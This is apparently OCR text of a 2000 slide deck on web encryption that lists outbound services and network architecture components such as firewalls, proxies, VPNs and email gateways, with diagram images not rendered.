
Web Encryption



JLB, August 2000


Outbound Services

- Web
- Outsourced Services
- Email
- File Transfer



Key Architecture component:


Server Provider



Banking Services
Streaming Audio/Video
Stock Quotes
web,mail,
file transfers
etc. etc. etc.

Key Architecture component:


Firewall



Key Architecture component:

Proxy


Outbound Proxy



Key Architecture component:

VPN

Virtual Private Network




Encrypted traffic

Unencrypted traffic


Key Architecture component:

Email Gateway


Email traffic flow



File Transfer

